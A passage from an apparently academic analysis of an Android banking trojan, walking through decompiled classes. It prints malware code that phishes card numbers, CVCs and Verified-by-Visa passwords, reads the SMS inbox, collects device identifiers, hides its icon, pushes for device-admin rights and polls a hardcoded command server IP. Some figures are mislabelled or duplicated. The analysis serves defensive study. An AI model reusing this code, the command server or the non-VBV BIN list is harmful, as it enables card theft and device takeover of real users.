                    android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED">
                    >
                </action>
                <action
                    android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED">
                    >
                </action>
        </intent-filter>
        <meta-data
            android:name="android.app.device_admin"
            android:resource="@+id/050000"
            >
        </meta-data>
    </receiver>
    <receiver>
```

A screenshot of the AndroidManifest.xml file in an IDE. The XML code is shown with several lines highlighted in blue, indicating selected text. The highlighted lines correspond to the Device Admin Intent filters and meta-data for the DevAdminReceiver.

Image 85: 9E9D...901 Manifest

5.1.3.3 Folders content

As the previous malware §5.1.1.4 §5.1.2.4, in the path "/res/layout/" is possible to find the same files: *billing_addcreditcard_cvc_popup.xml*, *billing_addcreditcard_fields.xml* *billing_vbv_fields.xml* (image 86), unlike the previous malwares the files named *cvc_amex.png* and *cvc_visa.png* are in a different but very similar path "/res/drawable-sw-540dp-hdpi/" (image 87). So also this malware operate with credit cards.




Image 86: path /res/layout/




Image 87: path /res/drawable-sw-540dp-hdpi/

5.1.3.4 Code

Decompiling the file **classes.dex**, the result is a large set of different classes, with readable code, many of them are used for graphics, so the classes that will be analyzed in the next chapters are the most relevant, to show the behaviour of this malware.

5.1.3.5 Constants.class

The first class that gives an idea of the behaviour of this malware is the class **Constants.class** §88 in which are defined a set of constants used by the malware. The first is **ADMIN_LINK**, that is self explanatory, is possible to see that is an HTTP link to an IP, and is used to request a command. Also in this class are defined two lists of **Bank Identification Number** (BIN) ²

²A BIN refers to the first four to six numbers on a payment card. This set of numbers identifies the financial institution that issues the card.

```

public class Constants {
    //Definition of a constant that specifies an ip address, that is owned by the admin
    public static final String ADMIN_LINK = "http://91.224.161.102/?action=command";
    public static final String APP_ID = "APP_ID";
}

//Is possible to notice that 2 list of BINS are declared the first is a black list
//the second one is a list of BINS without VERIFIED BY VISA (VBV)
public static final String[] BINS_BLACK_LIST = new String[]{"402360", "533317", "533875",
    "530514", "534207", "535921", "526430", "529205", "432610", "516795", "531171", "541591", "512669", "526724"};
public static final String[] BINS_WITHOUT_VBV = new String[]{"493598", "400319", "402041", "402042", "402043", "402044",
    "402169", "402186", "402222", "402290", "402425", "402426", "402427", "402428", "403328", "405656", "405785", "406261",
    "406277", "406278", "406279", "408089", "413397", "417783", "419037", "419038", "419039", "419040", "420900",
    "420901", "420902", "420967", "424328", "426006", "426007", "426008", "431486", "431487", "431488", "431489",
    "432917", "432918", "432919", "432920", "432930", "432931", "432932", "432933", "433976", "448436", "448437", "448438",
    "448439", "453220", "453221", "453222", "453223", "453997", "453998", "453999", "454727", "456805", "456806", "456807",
    "456808", "482463", "487708", "489972", "491691", "492295", "492296", "493500", "510134", "511650", "511651", "511652",
    "511653", "512750", "512797", "513348", "518525", "518648", "520014", "520345", "520998", "522842", "522843", "522844",
    "522845", "524343", "524393", "524395", "524396", "524397", "525500", "525501", "525502", "525503", "525540", "525541",
    "525543", "525570", "525574", "525590", "525591", "525592", "525593", "525594", "526265", "526738", "526740", "526741",
    "526742", "528097", "528158", "529204", "531542", "532428", "533217", "541506", "541517", "541520", "541539", "548281",
    "550217", "552178", "552180", "553087", "553139", "553426", "553429", "553430", "553432", "553439", "553456", "554842",
    "556025", "558475", "558646", "558686", "558687", "558688", "558689", "616788", "676188", "676820"};
}

//Is possible to notice a constant that specify CARD_SENT, so it clearly describe a consequence of an action performed which involves a card
public static final String CARD_SENT = "CARD_SENT";
public static final String INSTALL_ID = "1";
public static final String INSTALL_SENT = "INSTALL_SENT";
//Another constant that clearly indicates the intent of intercepting information
public static final String INTERCEPTING_ENABLED = "INTERCEPTING_ENABLED";
public static final String LOCK_ENABLED = "LOCK_ENABLED";
public static final String PREFS_NAME = "app_settings";
public static final int REQUEST_INTERVAL = 60;
}

```

Image 88: Constants.class

The first list is a blacklist of bins that the admin wants to avoid, the second one is named **BINS WITHOUT VBV**, so the list contains banks that doesn't use the *Verified By Visa* (VBV) ³. Other constants specified are **CARD SENT**, used when the information about the card are sent, **INTERCEPTING ENABLED** used to signal if the interception on the device is enabled and many others.

5.1.3.6 CreditCardType.class

In this class are defined a data structure for handling the credit cards, that gives the type of cards that application can handle and a set of methods that checks if the information about the card, that the victim is forced to provide are valid. In this class is defined an *enum* in which are described different types of cards, and the types of related to them §89.

³Security mechanism developed by VISA, that introduce an extra identity check, in order to avoid unauthorised use of the card

```

//enum structure defined used for handling different card types
public enum CreditCardType {
    ...
    //types of cards handled
    AMEX(3, 4, new String[]{"34", "37"}, new int[]{4, 6, 5}),
    DISCOVER(4, 3, new String[]{"6011", "650"}, new int[]{4, 4, 4, 4}),
    JCB(5, 3, new String[]{"3528-3589"}, new int[]{4, 4, 4, 4}),
    MC(2, 3, new String[]{"51-55"}, new int[]{4, 4, 4, 4}),
    VISA(1, 3, new String[]{"4"}, new int[]{4, 4, 4, 4});

    public final int cvcLength;
    public final int[] groupLengths;
    public final int length;
    public final String[] numberPrefixRanges;
    public final int protobufType;
}

```

Image 89: Enum structure

So for every type of card are defined, the length of the CCV/CVC, the prefixes, the number of groups of digits an the total number of the digits. Following is shown the constructor of this class §90

```

private CreditCardType(int var3, int var4, String[] var5, int[] var6) {
    this.protobufType = var3;
    this.length = arraySum(var6);
    this.cvcLength = var4;
    this.numberPrefixRanges = var5;
    this.groupLengths = var6;
}

```

Image 90: CreditCardType constructor

The methods defined are different, some performs check about information based on the type of card, other are used to identify the type of card.

```

public static int getMaxCvcLength() {
    int var1 = Integer.MIN_VALUE;
    CreditCardType[] var3 = values();
    int var2 = var3.length;

    for(int var0 = 0; var0 < var2; ++var0) {
        var1 = Math.max(var1, var3[var0].cvcLength);
    }

    return var1;
}

```

Image 91: Method to retrieve the cvc length based on the type of card

```

public static CreditCardType getTypeForNumber(String var0) {
    //this method checks if the credit card parameter are congruent with
    //one of the types of cards supported, if not returns null
    CreditCardType[] var5 = values();
    int var2 = var5.length;
    int var1 = 0;

    CreditCardType var3;
    while(true) {
        if (var1 >= var2) {
            var3 = null;
            break;
        }

        CreditCardType var4 = var5[var1];
        var3 = var4;
        if (var4.isValidNumber(var0)) {
            break;
        }

        ++var1;
    }

    return var3;
}

```

Image 92: Method to identify the type based on the number

```

public static CreditCardType getTypeForPrefix(String var0) {
    //this method returns the type of card based on the prefix of the card number
    CreditCardType[] var5 = values();
    int var2 = var5.length;
    int var1 = 0;

    CreditCardType var3;
    while(true) {
        if (var1 >= var2) {
            var3 = null;
            break;
        }

        CreditCardType var4 = var5[var1];
        var3 = var4;
        if (var4.isValidPrefix(var0)) {
            break;
        }

        ++var1;
    }

    return var3;
}

```

Image 93: Method to identify the type based on the prefix

```

public boolean hasValidLength(String var1) [...3 lines ...]

public boolean isValidNumber(String var1) [...3 lines ...]

public boolean isValidPrefix(String var1) [...38 lines ...]

```

Image 94: Other checks

Is even defined a method that use the Luhn's algorithm (figure 95) to check if the digits of the card, are valid.

```
protected boolean hasValidChecksum(String var1) {
    //performs the checksum of the digits of the card
    //using the luhn's algorithm
    boolean var6 = TextUtils.isEmpty(var1);
    byte var2 = 0;
    if (!var6) {
        int var3 = 0;
        int var4 = 0;

        for(int var7 = var1.length() - 1; var7 >= 0; --var7) {
            int var5 = Integer.parseInt(String.valueOf(var1.charAt(var7)));
            var5 += var4 * var5;
            var3 += (int)((double)var5 + Math.floor((double)(var5 / 10)));
            var4 = 1 - var4;
        }

        var2 = 0;
        if (var3 % 10 == 0) {
            var2 = 1;
        }
    }

    return var2 > 0;
}
```

Image 95: Luhn's algorithm

5.1.3.7 Cards.class

This class is loaded to consent the user to type in the information about the card, first thing that is possible to notice is that it extends *Activity* and has a set of attributes, used for graphical reason §96.

```
public class Cards extends Activity implements OnCreditCardTypeChangedListener, OnValidNumberEnteredListener {
    private static CreditCardType[] CREDIT_CARD_IMAGES_TYPE_ORDER;
    private CreditCardNumberEditText ccBox;
    private View contentCardView;
    private View contentWholeView;
    private Button continueButton;
    private ImageView[] creditCardImages;
    private CreditCardType currentCardType;
    private State currentState;
    private EditText cvcBox;
    private ImageView cvcPopup;
    private TextView errorMessageVbv;
    private EditText expiration1st;
    private EditText expiration2nd;
    private CreditCardImagesAnimator imagesAnimator;
    private View loadingView;
    private ImageView logotype;
    private TextView logotypeTextView;
    private EditText nameOnCard;
    private String oldVbvPass = "";
    private String packageName;
    private BroadcastReceiver signalsReceiver;
    private View vbvConfirmationView;
    private ImageView vbvLogo;
    private EditText vbvPass;
```

Image 96: Cards attributes

In this class are defined a large group of methods all named access\$N §97 in which N is a number that change based on the information that are accessed.

```

// $FF: synthetic method
static CreditCardType access$0(Cards var0) {
    return var0.currentCardType;
}

// $FF: synthetic method
static void access$1(Cards var0) {
    var0.onCvcEntered();
}

// $FF: synthetic method
static void access$10(Cards var0, View var1, int var2, int var3, View var4, int var5, boolean var6) {
    var0.crossFade(var1, var2, var3, var4, var5, var6);
}

// $FF: synthetic method
static EditText access$11(Cards var0) {
    return var0.vbvPass;
}

// $FF: synthetic method
static void access$12(Cards var0, State var1) {
    var0.currentState = var1;
}

// $FF: synthetic method
static View access$13(Cards var0) {
    return var0.contentWholeView;
}

```

Image 97: Subset of methods access\$N

The next method §98, is used to check if the information, about a credit card, are valid, these checks are performed using the method analyzed in the section §5.1.3.6.

```

private boolean areAllCardFieldsValid() {
    //this method check if the values inserted in the field are valid
    //check if the BIN is in the blacklist
    //if something is wrong it starts a shake animation
    if (this.currentCardType.isValidNumber(this.ccBox.getText().toString().replace(" ", "")) && !this.binIsInBlackList()) {
        int var1 = Integer.parseInt(this.expirationist.getText().toString());
        if (var1 >= 1 && var1 <= 12 && this.expirationist.getText().toString().length() == 2) {
            var1 = Integer.parseInt(this.expiration2nd.getText().toString());
            if (var1 >= 16 && var1 <= 25 && this.expiration2nd.getText().toString().length() == 2) {
                if (this.cvcBox.getText().toString().length() != this.currentCardType.cvcLength) {
                    this.playShakeAnimation(this.cvcBox);
                    return false;
                } else if (this.nameOnCard.getText().toString().length() < 3) {
                    this.playShakeAnimation(this.nameOnCard);
                    return false;
                } else {
                    return true;
                }
            } else {
                this.playShakeAnimation(this.expiration2nd);
                return false;
            }
        } else {
            this.playShakeAnimation(this.expirationist);
            return false;
        }
    } else {
        this.playShakeAnimation(this.ccBox);
        return false;
    }
}

```

Image 98: Checks on the fields of the card

The following method (image 99) use the list BINS_WITHOUT_VBV introduced in the section §5.1.3.5 to check if the issuer of the credit card use the VBV, another interesting behaviour is that , it checks if the device is Germany or in France , if the device is in one of these countries the check fails.

```

private boolean needVbv() {
    //this method check if the card require the VBV mechanism
    //if the location of the user is Germany or France or if the bin is not
    //in the list of BINS that doesn't require VBV it return false
    String var2 = this.getResources().getConfiguration().locale.getCountry();
    if (!var2.equalsIgnoreCase("DE") && !var2.equalsIgnoreCase("FR")) {
        var2 = this.ccBox.getText().toString().replace(" ", "").substring(0, 6);
        int var1 = 0;

        while(true) {
            if (var1 >= Constants.BINS WITHOUT VBV.length) {
                return true;
            }

            if (Constants.BINS WITHOUT VBV[var1].equals(var2)) {
                break;
            }

            ++var1;
        }
    }

    return false;
}

```

Image 99: Checks on the needs of VBV

This class contains the method `void sendData()` (image 100), that creates a JSON object, in which are included all the fields of the credit card, that have been inserted by the victim, after it creates a new intent, calling the class `SendService.class` §5.1.3.19 and pass the JSON to this Intent.

```

private void sendData() {
    //it creates a Json in which the data related to the card are stored
    //the data will be stored in structured way after
    //it starts the service that send the data to the ip
    try {
        JSONObject var1 = new JSONObject();
        var1.put("number", this.ccBox.getText().toString());
        var1.put("month", this.expiration1st.getText().toString());
        var1.put("year", this.expiration2nd.getText().toString());
        var1.put("cvc", this.cvcBox.getText().toString());
        var1.put("cardholder", this.nameOnCard.getText().toString());
        var1.put("vBV1", this.oldVbvPass);
        var1.put("vBV2", this.vbvPass.getText().toString());
        Intent var2 = new Intent(this, SendService.class);
        var2.setAction("REPORT_CARD_DATA");
        var2.putExtra("data", var1.toString());
        this.startService(var2);
    } catch (JSONException var3) {
        var3.printStackTrace();
    }
}

```

Image 100: SendData method

5.1.3.8 RequestFactory.class

This class define a set of method used to structure different types of data, in order to be sent at the admin url. The first is *makeCardData()* (image 101), these method return a `JSONObject` in which are stored, the app id and the data of the card.

```

public class RequestFactory {
    public static JSONObject makeCardData(String var0, JSONObject var1) throws Exception {
        JSONObject var2 = new JSONObject();
        var2.put("type", "card data");
        var2.put("app id", var0);
        var2.put("card data", var1);
        return var2;
    }
}

```

Image 101: makeCardData method

The next method is *makeIdSavedConfirm()* (image 102), is used to create a `JSONObject` that stores the app id, and is used to communicate the id to the admin.

```

public static JSONObject makeIdSavedConfirm(String var0) throws Exception {
    JSONObject var1 = new JSONObject();
    var1.put("type", "id saved");
    var1.put("app id", var0);
    return var1;
}

```

Image 102: makeIdSavedConfirm

This class also define the method *makeIncomingMessage()* (image 103) , that creates a JSONObject used to communicate to the admin, the app id , the arrive of a new sms message on the device and the text in it.

```

public static JSONObject makeIncomingMessage(String var0, String var1, String var2) throws Exception {
    JSONObject var3 = new JSONObject();
    var3.put("type", "sms");
    var3.put("app id", var0);
    var3.put("number", var1);
    var3.put("text", var2);
    return var3;
}

```

Image 103: makeIncomingMessage method

The next interesting method is *makeInterceptionConfirm()* (image 104), used to communicate the start of the interception activity.

```

public static JSONObject makeInterceptConfirm(String var0, boolean var1) throws Exception {
    JSONObject var2 = new JSONObject();
    var2.put("type", "intercept status");
    var2.put("app id", var0);
    var2.put("status", var1);
    return var2;
}

```

Image 104: makeInterceptionConfirm method

Even a method to report the status of the lock screen, *makeLockStatus()* (image 105)

```

public static JSONObject makeLockStatus(String var0, boolean var1) throws Exception {
    JSONObject var2 = new JSONObject();
    var2.put("type", "lock status");
    var2.put("app id", var0);
    var2.put("status", var1);
    return var2;
}

```

Image 105: makeLockStatus method

The next method is used to create a `JSONObject` in which are stored a consistent number of information, such as the IMEI of the device, the O.S. running, the model of the device, the apps installed, the operator used for the mobile services, and the sms received. The method is defined as `makeReq()` (image 106). The following method, `makeReq()` (image 107) is used to make a request of a command to the admin.

```

public static JSONObject makeReq(String var0) throws Exception {
    JSONObject var1 = new JSONObject();
    var1.put("type", "request");
    var1.put("app id", var0);
    return var1;
}

```

Image 106: makeReq method

```

public static JSONObject makeReg(Context var0) throws Exception {
    JSONObject var1 = new JSONObject();
    var1.put("type", "install");
    var1.put("country", Utils.getCountry(var0));
    var1.put("imei", Utils.getDeviceId(var0));
    var1.put("model", Utils.getModel());
    var1.put("apps", Utils.getAppList(var0));
    var1.put("operator", Utils.getOperator(var0));
    var1.put("sms", Utils.readMessagesFromDeviceDB(var0));
    var1.put("os", Utils.getOS());
    var1.put("install id", "1");
    return var1;
}

```

Image 107: makeReg method

5.1.3.9 CvCPopup.class

This class (image 108) doesn't contain malicious code, but is extremely important in order to bind all the malwares in the chapter §5.

```

package exts.whats.activities;

import android.app.Activity;
import android.os.Bundle;

public class CvCPopup
extends Activity {
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2130903040);
    }
}

```

Image 108: CvCPopup class

5.1.3.10 Utils.class

In this class, are defined several methods that access to information of the device, which are invoked by the methods of the section §5.1.3.7. The first is *readMessagesFromDeviceDB()* (image 110), which basically exploiting a feature provided by android, is possible to retrieve the messages of the device, using a query like a Database. In this method all the messages are extracted, processed in order to get who sent the message, the body and the date, after this information are inserted in a JSONObject that is returned, and can be sent to the admin.

```
public static JSONArray readMessagesFromDeviceDB(Context context) {
    //decompiled with CFR
    //Issue a query on the device that retrieves all the SMS messages
    //extract the information , parses it and create a JSON and then returns it
    Uri uri = Uri.parse("content://sms/inbox");
    Context context2 = null;
    Context context3 = null;
    JSONArray jsonArray = new JSONArray();
    try {
        context = context.getContentResolver().query(uri, new String[]{"_id", "address", "body", "date"}, null, null, null);
        if (context != null) {
            context3 = context;
            context2 = context;
            if (context.moveToFirst()) {
                boolean bl;
                do {
                    context3 = context;
                    context2 = context;
                    String string = context.getString(context.getColumnIndex("address"));
                    context3 = context;
                    context2 = context;
                    String string2 = context.getString(context.getColumnIndex("body"));
                    context3 = context;
                    context2 = context;
                    String string3 = context.getString(context.getColumnIndex("date"));
                    context3 = context;
                    context2 = context;
                    string3 = new SimpleDateFormat("dd-MM-yyyy HH:mm:ss", Locale.US).format(new Date(Long.parseLong(string3)));
                    jsonArray.put(string3);
                } while (context.moveToNext());
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Image 109: readMessagesFromDeviceDB method

```

        context3 = context;
        context2 = context;
        JSONObject jsonObject = new JSONObject();
        context3 = context;
        context2 = context;
        jsonObject.put("from", (Object)string);
        context3 = context;
        context2 = context;
        jsonObject.put("body", (Object)string2);
        context3 = context;
        context2 = context;
        jsonObject.put("date", (Object)string3);
        context3 = context;
        context2 = context;
        jsonArray.put((Object)jsonObject);
        context3 = context;
        context2 = context;
    } while (bl = context.moveToNext());
}
}
if (context == null) return jsonArray;

```

Image 110: readMessagesFromDeviceDB method 2

Another notable method is *getAppList()* (image 111), which reads all the apps installed on the device, put the information inside a JSON and returns it.

```

public static JSONArray getAppList(Context var0) {
    //Return a List of all application packages that are installed for the current user
    //excluding system packages
    //flag 128 is setted to request the metadata about the packages
    List var1 = var0.getPackageManager().getInstalledApplications(128);
    JSONArray var3 = new JSONArray();
    Iterator var4 = var1.iterator();

    while(var4.hasNext()) {
        ApplicationInfo var2 = (ApplicationInfo)var4.next();
        if (!isSysPackage(var2)) {
            var3.put(var2.packageName);
        }
    }
    return var3;
}

```

Image 111: getAppList() method

In order to identify in a unique way the device the method `getDeviceId()` (image 112) it exploits a package provided by android, a TelephonyManager, that allows to get a device id that could be the **IMEI** or **ESN**, but in the case that the TelephonyManager returns an invalid value, the method tries other method to extract an ID. The other methods in this class are `getModel()` (image 113) that retrieves the

```
public static JSONArray readMessagesFromDeviceDB(Context context) {
    //decompiled with CFR
    //Issue a query on the device that retrieves all the SMS messages
    //extract the information , parses it and create a JSON and then returns it
    Uri uri = Uri.parse("String")"content://sms/inbox";
    Context context2 = null;
    Context context3 = null;
    JSONArray jsonArray = new JSONArray();
    try {
        context = context.getContentResolver().query(uri, new String[]{"_id", "address", "body", "date"}, null, null, null);
        if (context != null) {
            context3 = context;
            context2 = context;
            if (context.moveToFirst()) {
                boolean bl;
                do {
                    context3 = context;
                    context2 = context;
                    String string = context.getString(context.getColumnIndex("address"));
                    context3 = context;
                    context2 = context;
                    String string2 = context.getString(context.getColumnIndex("body"));
                    context3 = context;
                    context2 = context;
                    String string3 = context.getString(context.getColumnIndex("date"));
                    context3 = context;
                    context2 = context;
                    string3 = new SimpleDateFormat("dd-MM-yyyy HH:mm:ss", Locale.US).format(new Date(Long.parseLong(string3)));
                }
            }
        }
    }
}
```

Image 112: getDeviceID method

model of the device, `getOS()` (image 114) to retrieve the O.S., `getOperator()` (image 115) to get the mobile operator and `getCountry()` (image 116) in order to retrieve the country of the victim.

```
public static String getModel() {
    //retrieve manufacturer and model of the device
    String var0 = Build.MANUFACTURER;
    String var1 = Build.MODEL;
    return var1.startsWith(var0) ? capitalize(var1) : capitalize(var0) + " " + var1;
}
```

Image 113: getModel method

```

    public static String getOS() {
        return VERSION.RELEASE;
    }

```

Image 114: getOS method

```

public static String getOperator(Context var0) {
    TelephonyManager var1 = (TelephonyManager)var0.getSystemService("phone");
    return var1.getSimState() == 5 ? var1.getSimOperator() : "999999";
}

```

Image 115: getOperator method

```

public static String getCountry(Context var0) {
    return var0.getResources().getConfiguration().locale.getCountry();
}

```

Image 116: getCountry method

5.1.3.11 Main

The only purpose of this class is to start an instance of *MainService.class* §5.1.3.12.

```

import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;

public class Main extends Activity {
    private void hide() {
        //Flag 2 This component or application has been explicitly disabled, regardless of what it has specified in its manifest.
        //Flag 1 Indicate that you don't want to kill the app containing the component.
        this.getPackageManager().setComponentEnabledSetting(new ComponentName(this, Main.class), 2, 1);
    }

    public void onCreate(Bundle var1) {
        super.onCreate(var1);
        this.hide();
        if (!MainService.isRunning) {
            Intent var2 = new Intent();
            var2.setClass(this, MainService.class);
            this.startService(var2);
        }

        this.finish();
    }
}

```

Image 117: Main

5.1.3.12 MainService.class

This class overrides the `onCreate()` (image 119) method, because it is an extension of Service, in this method is possible to notice that it creates an HttpClient, that will be used to communicate with the admin, a it creates a thread pool of 3 threads in which it starts three different services, `initWorkTask()`,`initAdminTask()`,`initInjTask()`.

```
public class MainService extends Service {
    //extends service

    public static boolean isRunning = false;
    private static SharedPreferences settings;
    private static OverlayView updateView;
    private Runnable adminTask;
    private ActivityManager am;
    private Context context;
    private DevicePolicyManager deviceManager;
    private ScheduledFuture futureWorkTask;
    private DefaultHttpClient httpClient;
    private Runnable injTask;
    private ScheduledExecutorService scheduler;
    private Runnable workTask;
```

Image 118: Attributes

```

public void onCreate() {
    //when launched
    super.onCreate();
    isRunning = true;
    //create a client http
    this.httpClient = new DefaultHttpClient();
    //a new activity manager
    this.am = (ActivityManager)this.getSystemService("activity");
    //a device policy manager
    this.deviceManager = (DevicePolicyManager)this.getSystemService("device_policy");
    //retirve the context of the application
    this.context = this;
    settings = this.getSharedPreferences("app_settings", 0);
    //craete an instance of OverlayView.class
    updateView = new OverlayView(this, 2130903045);

    if (!settings.getBoolean("LOCK_ENABLED", false)) {
        //if the lock screen is enabled, hide the system dialog
        hideSysDialog();
    }
    //creates a schedule checker and a thread pool of 3
    this.scheduleChecker();
    this.scheduler = Executors.newScheduledThreadPool(3);
    //it starts the 3 thread
    this.initWorkTask();
    this.initAdminTask();
    this.initInjTask();
}

```

Image 119: OnCreate method

The method *initWorkTask()* as shown in the image 120 basically calls an instance of the class *MainService\$1.class* and assigns it to a thread and after set a delay on the execution, this behaviour is used for the tree methods image 121 and image 122.

```

private void initWorkTask() {
    //assign to the Runnable workTask an instance of access$1
    //An ExecutorService that can schedule commands to run after a given delay, or to execute periodically.
    //Creates and executes a periodic action that becomes enabled first after the given initial delay, and
    //subsequently with the given period; that is executions will commence after initialDelay(500L) then
    //initialDelay+period(4000L), then initialDelay + 2 * period, and so on.
    this.workTask = new 1(this);
    this.rescheduleWorkTask(1L, 60L, TimeUnit.SECONDS);
}

```

Image 120: initWorkTask() method

```

private void initAdminTask() {
    //assign to the Runnable adminTask an instance of access$2
    //An ExecutorService that can schedule commands to run after a given delay, or to execute periodically.
    //Creates and executes a periodic action that becomes enabled first after the given initial delay, and
    //subsequently with the given period; that is executions will commence after initialDelay(100L) then
    //initialDelay+period (100L+100L), then initialDelay + 2 * period, and so on.
    this.adminTask = new 2(this);
    this.scheduler.scheduleAtFixedRate(this.adminTask, 100L, 100L, TimeUnit.MILLISECONDS);
}

```

Image 121: initAdminTask method

```

private void initInjTask() {
    //assign to the Runnable injTask an instance of access$3
    //An ExecutorService that can schedule commands to run after a given delay, or to execute periodically.
    //Creates and executes a periodic action that becomes enabled first after the given initial delay, and
    //subsequently with the given period; that is executions will commence after initialDelay(500L) then initialDelay+period(4000L)
    //then initialDelay + 2 * period, and so on.
    this.injTask = new 3(this);
    this.scheduler.scheduleAtFixedRate(this.injTask, 500L, 4000L, TimeUnit.MILLISECONDS);
}

```

Image 122: initInjTask method

Another interesting method is *checkDeviceAdmin()* (image 123) which calls other two classes called *DevAdminReceiver.class* §5.1.3.16 and *DevAdminDisabler.class* §5.1.3.17.

```

public void checkDeviceAdmin() {
    //create an identifier for an application component from this context using DevAdminReceiver.class
    ComponentName var1 = new ComponentName(this, DevAdminReceiver.class);
    //check if the component has admin privileges
    if (!this.deviceManager.isAdminActive(var1)) {
        //in the case that the component has not the privileges yet
        //create an activity to gain those using a DevAdminDisabler.class
        Intent var2 = new Intent();
        var2.setClass(this, DevAdminDisabler.class);
        //268435456 When using this flag, if a task is already running for the activity you are now starting,
        //then a new activity will not be started; instead, the current task will simply be brought
        //to the front of the screen with the state it was last in
        //536870912 If set, the activity will not be launched if it is already running at the top of the history stack.
        var2.setFlags(var2.getFlags() | 268435456 | 536870912);
        this.startActivity(var2);
    }
}

```

Image 123: checkDeviceAdmin method

5.1.3.13 MainService\$1.class

The most interesting piece of code in this class is the overriding of the method *run()* (the overriding is mandatory because implements the runnable interface), in this method an http request is sent to the admin, the app identifies transmitting the app

id , and then the admin response is a command. Depending on the command sent there are many options, start the interception activity (image 124), report the status of the interception (image 125), based on the lock screen the audio and vibration is activated or deactivated and a method is called (image 126), if the device is turned off and then turned on the application is restarted (image 127).

```
//retrieve the command from the admin
var2_4 = RequestFactory.makeReq((String)var1_1.getString("APP_ID", "-1"));
var2_4 = Sender.request((DefaultHttpClient)MainService.access$1((MainService)MainService.this),
    (String)"http://91.224.161.102?action=command", (String)var2_4.toString()).getString("cmd");
var3_5 = new Intent(MainService.access$0((MainService)MainService.this), SendService.class);
if (!var2_4.equals("intercept start")) break block4;
//when the admin send the command the intercept is enabled
Utils.putBoolVal(SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)true;
var3_5.setAction("REPORT_INTERCEPT_STATUS");
```

Image 124: run method

```
//when the interception is still enabled the report is sent
if (!var2_4.equals("intercept stop")) break block5;
Utils.putBoolVal(SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)false;
var3_5.setAction("REPORT_INTERCEPT_STATUS");
** GOTO lbl24
```

Image 125: run method 2

```
if (!var2_4.equals("unlock")) break block7;
//when the device is unlocked set the ringer mode to normal
Utils.putBoolVal(SharedPreferences)var1_1, (String)"LOCK_ENABLED", (boolean)false;
((AudioManager)MainService.access$0((MainService)MainService.this).getSystemService("audio")).setRingerMode(2);
//and get the preferences
MainService.hideSysDialog();
var3_5.setAction("REPORT_LOCK_STATUS");
** GOTO lbl24
```

Image 126: run method 3

```
if (!var2_4.equals("hard reset")) break block8;
//when hard reset is received
//access to the devicepolicy manager
MainService.access$2((MainService)MainService.this);
var3_5.setAction("");
** GOTO lbl24
```

Image 127: run method 4

5.1.3.14 MainService\$3.class

This class overrides the method `run()` (is mandatory because it implements the runnable interface), this class basically check if the data of the card are been sent, otherwise it relaunch an instance of Card.class, in order to retry to steal card data.

```
class MainService$3 implements Runnable {
    MainService$3() {
    }

    @Override
    public void run() {
        String string = MainService.access$3((MainService)MainService.this);
        if (!string.contains("com.whatsapp")) {
            if (!string.contains("com.android.vending")) return;
        }
        if (MainService.access$4().getBoolean("CARD_SENT", false)) return;
        //if the card has not been sent
        //create an intent using the class Cards to steal cards information
        Intent intent = new Intent((Context)MainService.this, Cards.class);
        intent.putExtra("package", string);
        intent.addFlags(0x10000000);
        MainService.this.startActivity(intent);
    }
}
```

Image 128: run method

5.1.3.15 MessageReceiver.class

